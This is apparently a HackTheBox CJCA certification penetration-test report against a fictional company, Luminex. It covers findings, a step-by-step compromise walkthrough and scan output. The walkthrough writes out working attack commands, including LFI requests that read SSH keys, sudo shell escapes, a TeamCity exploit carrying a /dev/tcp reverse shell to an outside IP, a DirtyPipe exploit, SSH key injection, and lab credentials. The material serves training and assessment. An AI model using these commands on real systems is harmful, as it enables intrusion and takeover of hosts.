HACKTHEBOX

Cybersecurity Assessment

CJCA Exam Report

Internal Report of Findings

HTB Junior Cybersecurity Associate (CJCA) Exam Report

Candidate Name: Noah Beddingfield

Luminex Ltd.

April 28, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

4 Assignment 8

4.1 Objective 8

4.2 Assignment Overview 8

5 Phase 1: Grey Box Penetration Test 9

5.1 Scope 9

5.2 Reporting and Deliverables 9

5.3 Rules of Engagement 9

6 Network Penetration Test Assessment Summary 11

6.1 Summary of Findings 11

6.2 Exploited Hosts 12

6.3 Compromised Users 12

6.4 Changes / Host Cleanup 13

7 Internal Network Compromise Walkthrough 14

7.1 Detailed Walkthrough 14

7.2 Collected Evidence 17

8 Remediation Summary 47

8.1 Short Term 47

8.2 Medium Term 47

8.3 Long Term 47

9 Phase 2: SIEM Alert Validation and Analysis 49

9.1 Scope 49
9.2 Deliverables 49
9.3 SIEM Alerts 49
9.4 SIEM Alert Validation and Analysis 55

A Appendix 62
A.1 Finding Severities 62
A.2 Flags Discovered 63
A.3 Additional Compromised Information 63
A.4 Additional Evidence 63

1 Statement of Confidentiality

The contents of this document have been developed by Acme Security, LLC. Acme Security, LLC considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Acme Security, LLC. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Acme Security, LLC.

The contents of this document do not constitute legal advice. Acme Security, LLC's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Acme Security, LLC external or internal infrastructure.

2 Engagement Contacts

Luminex Contacts		
Contact	**Title**	**Contact Email**
Luminex Ltd.	Manager	mgmt@luminex.htb

Acme Security Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Acme Security, LLC.	Project Director	mgmt@acmesecurity.htb
Noah Beddingfield	Junior Cybersecurity Analyst	beddingfield.noah@gmail.com

3 Executive Summary

Luminex Ltd. ("Luminex" herein) contracted Noah Beddingfield to perform a Network Penetration Test of Luminex's externally facing network to identify security weaknesses, determine the impact to Luminex, document all findings in a clear and repeatable manner, and provide remediation recommendations.

During the penetration test against Luminex, Noah Beddingfield identified 11 findings that threaten the confidentiality, integrity, and availability of Luminex's information systems. The findings were categorized by severity level, with 8 findings being assigned high-risk, 2 medium-risk, and 1 low risk. There were also 1 informational finding related to enhancing security monitoring capabilities within the internal network.

The assessment resulted in full administrative compromise of all five in-scope hosts. Access was gained through a combination of unpatched software, misconfigured system permissions, and plaintext credentials stored across multiple systems. The initial foothold was established via a known vulnerability in an outdated WordPress plugin on WEB01, which allowed for SSH key theft and subsequent privilege escalation to root through a sudo misconfiguration. From there, a publicly known unauthenticated remote code execution vulnerability in the TeamCity build server on NIX01 provided access to a second host, where a plaintext employee credential database was discovered and used to compromise the remaining three hosts. No advanced techniques or zero-day exploits were required at any stage of the engagement — every point of access was the result of issues that have known fixes and established remediation guidance.

Luminex should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Luminex should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Luminex will be able to detect and respond to suspicious activity.

3.1 Approach

Acme Security, LLC will conduct the assessment in two sequential phases under controlled conditions to simulate realistic attack scenarios while minimizing disruption.

Phase 1: Grey Box Penetration Test

Testing will be performed under a "grey box" approach, where Acme Security, LLC has limited prior knowledge of Luminex's environment (e.g., basic network diagrams or IP ranges) but no credentials or detailed internal configurations. The objective is to identify unknown weaknesses from an attacker's perspective with partial visibility. Testing will be conducted remotely via a provisioned host, adopting a non-evasive standpoint initially to uncover misconfigurations and vulnerabilities through reconnaissance, scanning, and targeted exploitation. Each identified weakness will be documented and manually investigated for exploitation possibilities, including potential foothold establishment, lateral movement, and horizontal/vertical privilege escalation. If a foothold is gained, Luminex

authorizes further internal testing to demonstrate the full impact of a compromise, such as data exfiltration or domain control, while adhering to rules of engagement to avoid production impacts.

Phase 2: SIEM Alert Validation and Analysis

Following the penetration test, Luminex's security team will reproduce the identified attack paths in a controlled staging environment. These simulations will generate telemetry data, which will be ingested into their Elastic SIEM platform. Based on this data, the SIEM will generate security alerts tied to the techniques used during the simulated attacks. Acme Security, LLC will review these alerts to determine whether each one represents a true positive or a false positive, providing supporting evidence from the SIEM logs for each decision.

Throughout both phases, Acme Security, LLC will prioritize safety, with predefined escalation protocols for any high-risk findings, and collaborate with Luminex's IT/security team for validation and controlled testing.

4 Assignment

- **From:** Project Director
- **To:** Noah Beddingfield (Tester)
- **Start:** April 25, 2026
- **End:** April 30, 2026

4.1 Objective

Help Luminex understand how an attacker could navigate their environment, identify the risks present within the in-scope segment of their network, and evaluate the accuracy and coverage of their detection rules.

4.2 Assignment Overview

You are a Junior Cybersecurity Analyst at Acme Security, LLC. Following a recent surge in suspicious activity and growing concerns about internal threats, Luminex Ltd. has engaged your team to perform a comprehensive internal cybersecurity assessment of a certain segment of its corporate network. This engagement includes not only identifying vulnerabilities through targeted attack simulation, but also evaluating the effectiveness of Luminex's Security Information and Event Management (SIEM) detections in identifying those threats. Once the assessment is complete, compose and submit a commercial-grade report. The report should include all identified vulnerabilities, step-by-step evidence of successful exploitation, and clear remediation recommendations. When documenting your alert classifications, follow the same step-by-step approach to provide evidence and justification for each decision.

5 Phase 1: Grey Box Penetration Test

5.1 Scope

The scope of this assessment is one internal network segment consisting of five hosts and the luminex.htb domain.

In Scope Assets

Host/URL/IP Address	Description
10.129.230.230 (NIX01)	Luminex Software Development Server
10.129.230.231 (NIX02)	Luminex Email Server
10.129.234.188 (WEB01)	Luminex Web Server
10.129.235.90 (WIN01)	Luminex Windows Client
10.129.235.91 (WIN02)	Luminex Windows Management Server

5.2 Reporting and Deliverables

- Detailed report documenting identified vulnerabilities and technical details including step-by-step walkthrough for each penetration testing stage and screenshots.
- Risk ratings (High, Medium, Low) based on the Common Vulnerability Scoring System (CVSS).
- Proof-of-Concept (PoC) for exploited vulnerabilities (where applicable).
- Recommended remediation steps for each vulnerability.

5.3 Rules of Engagement

- Sensitive or personally identifiable information disclosure
- Remote Code Execution (RCE)
- Arbitrary file upload
- Authentication or authorization flaws
- All forms of injection vulnerabilities
- Directory Traversal
- Local File Read
- Significant Security misconfigurations and business logic flaws
- Exposed credentials that could be leveraged to gain further accessed
- Windows and Linux local privilege escalation vulnerabilities
- Vulnerable services and applications

The following types of activities are considered out-of-scope for this penetration test:

- Scanning and assessing any other IP in the entry point's network or hosts that do not fall within the in-scope internal subnets
- Physical attack against Luminex properties
- Unverified scanner output

- Any vulnerabilities identified through DDoS or spam attacks
- Self-XSS Login/logout CSRF
- Issues with SSL certificates, open ports, TLS versions, or missing HTTP response headers
- Vulnerabilities in third-party libraries unless they can be leveraged to significantly impact the targeted
- Any theoretical attack or attacks that require significant user interaction or low risk
- Phishing or social engineering attack against Luminex employees or contractors

6 Network Penetration Test Assessment Summary

Noah Beddingfield began all testing activities from the perspective of an unauthenticated user on the internal network. Project Director provided the tester with network ranges but did not provide any additional information.

6.1 Summary of Findings

During the course of testing, Noah Beddingfield uncovered a total of 11 findings that pose a material risk to Luminex's information systems. Noah Beddingfield also identified 1 informational finding that, if addressed, could further strengthen Luminex's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **7 High**, **2 Medium**, **1 Low** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name
1	High	TeamCity Unauthenticated Remote Code Execution (CVE-2023-42793)
2	High	Unpatched Linux Kernel — DirtyPipe Privilege Escalation (CVE-2022-0847)
3	High	Plaintext Credentials in PowerShell Transcript
4	High	Sudo Misconfiguration Allowing Shell Escape
5	High	Sudo Misconfiguration — Cron Script Writable by Unprivileged User
6	High	Plaintext Employee Credentials in Source File
7	High	Scheduled Script Writable by Unprivileged User
8	Medium	FTP Exposing Sensitive Files and SSH Keys
9	Medium	Weak User Credentials
10	Low	NULL SMB Session Permitted
11	Info	Credential Reuse Across Multiple Hosts

6.2 Exploited Hosts

Host	Scope	Method	Notes
10.129.230.230 (NIX01)	Internal	Kernel Exploit (DirtyPipe CVE-2022-0847)	Privilege Escalation to Root
10.129.230.231 (NIX02)	Internal	Cron Job Script Injection	Code Injection
10.129.234.188 (WEB01)	Internal	LFI via WordPress Plugin (Site Import 1.0.1) + Sudo Escape	SSH key theft → sudo less → shell escape
10.129.235.90 (WIN01)	Internal	Leaked Credentials in PowerShell Transcript	Plaintext admin creds in john's Documents
10.129.235.91 (WIN02)	Internal	Scheduled Script Injection (MonitorFiles.ps1)	Appended PowerShell reverse shell to monitored script

6.3 Compromised Users

Username	Host	Method	Notes
cameron	WEB01 (10.129.234.188)	SSH Private Key Theft via LFI	Standard User
root	WEB01 (10.129.234.188)	Sudo Misconfiguration (less escape)	Full Root Access
teamcity	NIX01 (10.129.230.230)	TeamCity CVE-2023-42793 RCE	Service Account

Username	Host	Method	Notes
root	NIX01 (10.129.230.230)	DirtyPipe Kernel Exploit (CVE-2022-0847)	Full Root Access
marc	NIX02 (10.129.230.231)	Weak Credentials (010203) via FTP	Standard User
root	NIX02 (10.129.230.231)	Cron Script Injection	Full Root Access
john	WIN01 (10.129.235.90)	Credentials from NIX01 Dockerfile	RDP Access
Administrator	WIN01 (10.129.235.90)	Plaintext Credentials in PowerShell Transcript	Full Admin Access
backup	WIN02 (10.129.235.91)	Credentials from NIX02 log_backup.sh	Standard User
Administrator	WIN02 (10.129.235.91)	MonitorFiles.ps1 Script Injection	Full Admin Access

6.4 Changes / Host Cleanup

Host	Scope	Change / Cleanup needed
10.129.230.230 (NIX01)	Internal	Linpeas.sh file in /tmp
10.129.230.230 (NIX01)	Internal	compile.sh file in /tmp
10.129.230.230 (NIX01)	Internal	exploit-1.c file in /tmp
10.129.230.230 (NIX01)	Internal	exploit-1 file in /tmp
10.129.230.230 (NIX01)	Internal	exploit-2.c file in /tmp
10.129.230.230 (NIX01)	Internal	exploit-2 file in /tmp
10.129.230.230 (NIX01)	Internal	passwd.pak file in /tmp
10.129.230.230 (NIX01)	Internal	authorized_keys file in /home/teamcity/.ssh
10.129.230.230 (NIX01)	Internal	authorized_keys file in /root/.ssh
10.129.230.231 (NIX02)	Internal	authorized_keys file in /root/.ssh
10.129.234.188(WEB01)	Internal	authorized_keys file in /home/cameron/.ssh
10.129.235.91 (WIN02)	Internal	MonitorFiles.ps1 Reverse Shell Code

7 Internal Network Compromise Walkthrough

During the course of the assessment the Tester was able gain a foothold and compromise the internal network, leading to full administrative control over the 10.129.0.0/16 (Luminex Internal Network) network segment. The steps below demonstrate the steps taken from initial access to compromise. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Detailed Walkthrough section, ranked by severity level. The intent of this attack chain is to demonstrate to Luminex the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

7.1 Detailed Walkthrough

Step #	IP/Host/ Target	Action/Command	Result
1.1	10.129.234.188 (WEB01)	nmap -oN WEB01-TCP-Ports -T5 -sT -sV -p 22,80,443,8009,8080 -Pn 10.129.234.188	Open ports: 22, 80, 443, 8009, 8080
1.2	10.129.234.188 (WEB01)	wpscan --url https://www.luminex.htb -e ap,at,u --disable-tls-checks --no-banner -t 1000 --plugins-detection aggressive	Site Import plugin v1.0.1 discovered
1.3	10.129.234.188 (WEB01)	Google "WordPress Site Import v1.0.1 exploit"	Known LFI vulnerability confirmed for v1.0.1
1.4	10.129.234.188 (WEB01)	curl -k https://www.luminex.htb/wp-content/plugins/site-import/admin/page.php?url=../../../../../../etc/passwd	/etc/passwd returned confirming LFI
1.5	10.129.234.188 (WEB01)	curl -k https://www.luminex.htb/wp-content/plugins/site-import/admin/page.php?url=../../../../../../../home/cameron/.ssh/id_rsa	cameron's SSH private key returned
1.6	10.129.234.188 (WEB01)	vim ~/.ssh/id_rsa2 && sed 's/ /\n/g' ~/.ssh/id_rsa2 > ~/.ssh/id_rsa3 && chmod 600 ~/.ssh/id_rsa3 && ssh -i ~/.ssh/id_rsa3 cameron@10.129.234.188	SSH access confirmed as cameron
2.1	10.129.234.188 (WEB01)	sudo -l	(root) NOPASSWD: /usr/bin/less /var/log/auth.log confirmed
2.2	10.129.234.188 (WEB01)	sudo /usr/bin/less /var/log/auth.log	less opened as root
2.3	10.129.234.188 (WEB01)	!/bin/bash (typed inside less)	Shell escape successful — root shell obtained

Step #	IP/Host/ Target	Action/Command	Result
2.4	10.129.234.188 (WEB01)	id	uid=0(root) gid=0(root) groups=0(root)
3.1	10.129.230.230 (NIX01)	nmap -p- -A -T5 -Pn 10.129.230.230	Open ports: 22, 80, 8111, 44439
3.2	10.129.230.230 (NIX01)	Browser — http://10.129.230.230:8111	TeamCity server confirmed — version visible
3.3	10.129.230.230 (NIX01)	git clone https://github.com/B4l3rI0n/CVE-2023-42793.git	Public exploit downloaded
3.4	10.129.230.230 (NIX01)	python3 exploit.py -u http://10.129.230.230:8111	Rogue admin account and auth token created without authentication
3.5	10.129.230.230 (NIX01)	python rce.py -u http://10.129.230.230:8111 -t token -c '"/bin/bash"&params="-c"&params="sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.63%2F4444%200%3E%261"'	Reverse shell received as teamcity service account
4.1	10.129.230.230 (NIX01)	mkdir -p ~/.ssh && chmod 700 ~/.ssh && echo "[PublicSSHKey]" >> ~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys	SSH key added to teamcity authorized_keys & SSH access confirmed
4.2	10.129.230.230 (NIX01)	scp /usr/share/peass/linpeas/linpeas.sh teamcity@10.129.230.230:/tmp	LinPEAS uploaded to target
4.3	10.129.230.230 (NIX01)	./linpeas.sh	DirtyPipe CVE-2022-0847 identified as viable privilege escalation path
4.4	10.129.230.230 (NIX01)	git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits	DirtyPipe exploit downloaded
4.5	10.129.230.230 (NIX01)	scp compile.sh exploit-1.c exploit-2.c teamcity@10.129.230.230:/tmp	DirtyPipe exploit files uploaded to NIX01
4.6	10.129.230.230 (NIX01)	bash compile.sh && ./exploit-1	DirtyPipe executed — root shell obtained
4.8	10.129.230.230 (NIX01)	mkdir -p ~/.ssh && chmod 700 ~/.ssh && echo "[PublicSSHKey]" >> ~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys	SSH key added to root authorized_keys
4.9	10.129.230.230 (NIX01)	ssh root@10.129.230.230	Interactive root SSH access confirmed

Step #	IP/Host/ Target	Action/Command	Result
5.1	10.129.230.230 (NIX01)	grep -R password && cat .docker/init.sql	Plaintext employee credentials database discovered including marc: 010203 and john: 1234567890
5.2	10.129.230.230 (NIX01)	grep marc .docker/init.sql && grep john .docker/init.sql	marc and john confirmed as users of interest with weak passwords
6.1	10.129.230.230 (NIX01)	ssh marc@10.129.230.231	marc's credentials confirmed working on NIX02 — credential reuse confirmed
6.2	10.129.235.90 (WIN01)	RDP as john:1234567890	john's credentials confirmed working on WIN01 — credential reuse confirmed
7.1	10.129.230.231 (NIX02)	nmap -oN NIX02-TCP-Ports -sT -T5 -p- 10.129.230.231	Open ports: 21, 22, 80, 110, 143, 993, 995
7.2	10.129.230.231 (NIX02)	ftp 10.129.230.231 — Username: marc Password: 010203	Successful FTP authentication with weak credentials
7.3	10.129.230.231 (NIX02)	ftp> ls -la	Access to marc's home directory confirmed — .email-backup.sh and .ssh visible
8.1	10.129.230.231 (NIX02)	ssh marc@10.129.230.231	SSH access confirmed as marc
8.2	10.129.230.231 (NIX02)	ssh marc@10.129.230.231 "bash --noprofile"	Restricted shell (rbash) escaped
8.3	10.129.230.231 (NIX02)	sudo -l	(root) NOPASSWD: /home/marc/.email-backup.sh confirmed
8.4	10.129.230.231 (NIX02)	echo 'mkdir -p /root/.ssh && echo "[PublicSSHKey]" >> /root/.ssh/authorized_keys' >> /home/marc/.email-backup.sh && sudo /home/marc/.email-backup.sh	SSH key injected into root authorized_keys via sudo script execution
8.5	10.129.230.231 (NIX02)	ssh root@10.129.230.231	Root SSH access confirmed

Step #	IP/Host/ Target	Action/Command	Result
9.1	10.129.230.231 (NIX02)	cat /root/log_backup.sh	Plaintext backup user credentials discovered: backup:gmb_ADN6wje9tra3qwf
10.1	10.129.235.90 (WIN01)	nmap -oN WIN01-TCP-Ports -T5 -sT -p- -Pn 10.129.235.90	Open ports: 22, 80, 135, 139, 445, 3389, 5985, 5986, 47001
10.2	10.129.235.90 (WIN01)	nxc smb 10.129.235.90 -u '' -p '' --shares	NULL session permitted — STATUS_ACCESS_DENIED on shares
11.1	10.129.235.90 (WIN01)	RDP as john:1234567890 — dir C:\Users\john\Documents\	PowerShell transcript directory discovered: 20250609
11.2	10.129.235.90 (WIN01)	type C:\Users\john\Documents\20250609\PowerShell_transcript.WIN01.QfFnsIFK.20250609113936.txt	Plaintext Administrator credentials discovered: Administrator:mdm0axd*EQM7xmq.krn
11.3	10.129.235.90 (WIN01)	RDP using Remmina — Administrator:mdm0axd*EQM7xmq.krn	Full Administrator RDP access confirmed
12.1	10.129.235.91 (WIN02)	nmap -sT -T5 -p- 10.129.235.91	Open ports: 22, 135, 139, 445, 3389
12.2	10.129.235.91 (WIN02)	ssh backup@10.129.235.91 (Password: gmb_ADN6wje9tra3qwf)	SSH access confirmed as backup using credentials from NIX02 log_backup.sh
13.1	10.129.235.91 (WIN02)	dir && icacls MonitorFiles.ps1	MonitorFiles.ps1 discovered — backup user has Full Control (F) permissions
13.2	10.129.235.91 (WIN02)	echo '[PowerShell reverse shell payload]' >> MonitorFiles.ps1	Reverse shell payload appended to monitored script
13.3	10.129.235.91 (WIN02)	nc -lvnp 9001 (attacker machine)	Administrator-level reverse shell received — whoami returns win02\administrator

7.2 Collected Evidence

1.1 – 10.129.234.188 – Port & Service Discovery

```
$ nmap -oN WEB01-TCP-Ports -T5 -sT -sV -p 22,80,443,8009,8080 -Pn 10.129.234.188

Nmap scan report for luminex.htb (10.129.234.188)
```

```
Host is up (0.14s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
443/tcp  open  ssl/http nginx 1.18.0 (Ubuntu)
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8080/tcp open  http     Apache Tomcat 9.0.16
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
# Nmap done at Sat Apr 25 13:32:10 2026 -- 1 IP address (1 host up) scanned in 16.25 seconds
```

1.2 – 10.129.234.188 – WPScan Shows Site Import v1.0.1


```
$ wpscan --url https://www.luminex.htb -e ap,at,u --disable-tls-checks --no-banner -t 1000 --
no-banner --plugins-detection aggressive

[+] URL: https://www.luminex.htb/ [10.129.234.188]
[+] Started: Tue Apr 28 11:39:07 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.18.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.luminex.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: https://www.luminex.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://www.luminex.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.1 identified (Insecure, released on 2025-04-30).
 | Found By: Rss Generator (Passive Detection)
 |  - https://www.luminex.htb/?feed=rss2, <generator>https://wordpress.org/?v=6.8.1</
generator>
 |  - https://www.luminex.htb/?feed=comments-rss2, <generator>https://wordpress.org/?
v=6.8.1</generator>
```

```
[+] WordPress theme in use: twentytwentyfour
 | Location: https://www.luminex.htb/wp-content/themes/twentytwentyfour/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: https://www.luminex.htb/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.4
 | Style URL: https://www.luminex.htb/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to
any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://www.luminex.htb/wp-content/themes/twentytwentyfour/style.css, Match: 'Version:
1.2'

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:03:48
<==================================================================================>
(119355 / 119355) 100.00% Time: 00:03:48
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: https://www.luminex.htb/wp-content/plugins/akismet/
 | Last Updated: 2025-11-12T16:31:00.000Z
 | Readme: https://www.luminex.htb/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.6
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/akismet/, status: 200
 |
 | Version: 5.3.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/akismet/readme.txt

[+] canto
 | Location: https://www.luminex.htb/wp-content/plugins/canto/
 | Last Updated: 2025-12-23T05:35:00.000Z
 | Readme: https://www.luminex.htb/wp-content/plugins/canto/readme.txt
 | [!] The version is out of date, the latest version is 3.1.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/canto/, status: 200
 |
 | Version: 3.0.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/canto/readme.txt
 | Confirmed By: Composer File (Aggressive Detection)
```

```
 |  - https://www.luminex.htb/wp-content/plugins/canto/package.json, Match: '3.0.4'

[+] site-import
 | Location: https://www.luminex.htb/wp-content/plugins/site-import/
 | Last Updated: 2016-03-21T19:52:00.000Z
 | Readme: https://www.luminex.htb/wp-content/plugins/site-import/readme.txt
 | [!] The version is out of date, the latest version is 1.2.0
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/site-import/, status: 200
 |
 | Version: 1.0.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/plugins/site-import/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 01:06:11
<==========================================================================================>
(32035 / 32035) 100.00% Time: 01:06:11
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentytwentyfive
 | Location: https://www.luminex.htb/wp-content/themes/twentytwentyfive/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: https://www.luminex.htb/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.4
 | Style URL: https://www.luminex.htb/wp-content/themes/twentytwentyfive/style.css
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible
design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/themes/twentytwentyfive/, status: 403
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
